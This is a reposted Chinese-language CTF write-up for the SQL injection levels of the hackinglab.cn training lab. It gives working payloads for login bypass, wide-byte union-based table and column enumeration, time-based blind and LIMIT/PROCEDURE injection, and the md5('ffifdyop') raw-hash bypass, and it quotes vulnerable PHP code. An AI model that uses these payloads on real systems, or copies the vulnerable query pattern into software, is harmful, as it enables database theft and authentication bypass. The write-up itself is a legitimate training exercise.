网络安全实验室 注入关通关writeup

转载

anrang9512 于 2017-03-12 23:00:00 发布 264 收藏
文章标签： 网络 数据库 php
原文链接：http://www.cnblogs.com/Elope/p/6540094.html

URL：http://hackinglab.cn

注入关
[1] 最简单的SQL注入
username = admin' or "='
password随便什么都可以直接可以登录

[2] 熟悉注入环境
username = admin or 1=1
password 随便什么

[3] 防注入
根据响应头中返回的 charset=gb2312 ，猜测可能是一个宽字节注入，通过验证后开始正常的注入流程

注入字段长度
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=2%bf' order by 3
得到字段长度为3。

得到显示位
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=2%bf' union select 1,2,3
得到显示位是2，3

得到数据库表的信息
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=2%bf' union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=database())
得到在当前数据库中仅仅存在一个表， sae_user_sqli4

得到字段信息
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=2%bf' union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name=sae_user_sqli4)
得到在sae_user_sqli4表中有 id,title_1,content_1 3个字段。


http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=2%bf' union select 1,2,(select group_concat(title_1,content_1) from sae_user_sqli4)
就可以的得到Flag了。Flag:flag is here!

[4] 到底能不能回显
找到注入点，发现回显会多一个",1"，并且"1"由num参数控制。并且不加num参数不提供报错，由此想到limit注入。

根据本地测试，找到注入方法

tip:如果不回显，利用方式如下：
SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT 1,1 PROCEDURE analyse((select extractvalue(rand(),concat(0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000,(1)),1))))),1)

[5] 邂逅
神坑。查看源代码，发现有参数ID。以为注入点就是ID。经过尝试，是ID的值使用了lstrip()函数，只去前面开头的数字。无思路后，查看了其他人的writeup，发现是图片注入，还是第一次见到。还是宽字节注入。找到注入点，开始常规的注入方法。



[6] ErrorBased

页面打不开

[7]
不难判断出参数username有注入。但是不管不注入正确与否的sql语句，总是返回正确的页面。不难想出基本时间的注入
' and if("1"="2",1,sleep(10))# 成功等待十秒

' and if(ascii(substr((select database()),{},1))>{}).format(n.nums)
成功构建payload。剩下的就是要脚本直接跑了

[8]SQL注入通用防护
打不开链接

[9]据说哈希后的密码是不能产生注入的
右键查看源代码

```php
include "config.php";


if(isset($_GET['userid']) && isset($_GET['pwd'])){

    $strsql="select * from `user` where userid=".intval($_GET['userid'])." and password='".md5($_GET['pwd'],
true) ."'";

    $conn=mysql_connect($dbhost,$username,$pwd);
    mysql_select_db($db,$conn);
    $result=mysql_query($strsql);
    print_r(mysql_error());
    $row=mysql_fetch_array($result);
    mysql_close($conn);
    echo "<pre>";
    print_r($row);

    echo "</pre>";
    if($row!=null){
        echo "Flag: ".$flag;
    }

}
else{
    echo "PLEASE LOGINT!";
}
echo "<noscript>";
echo file_get_contents(__FILE__);
```


发现传入参数userid和pwd.对userid进行整形转化，pwd进行MD5加密。再到数据库中去数据，如果取出来，输出flag。感觉像是web弱类型绕过。

没有思路，最后看writeup。发现了这个

---

md5("ffifdyop") ===> 276f722736c95d99e921722cf9ed621c
md5("ffifdyop") ===> 'or'6É]™é!r,ùíb

可以伪造成
select * from `user` where userid='1' and pwd = "or'6É]™é!r,ùíb'
成功绕过。涨姿势。直接访问




```
Array
(
    [0] => 1
    [userid] => 1
    [1] => aaaaaaaaaaa
    [password] => aaaaaaaaaaa
)
```

Flag: FsdLAG67a6dajsdklsdf

转载于:https://www.cnblogs.com/Elope/p/6540094.html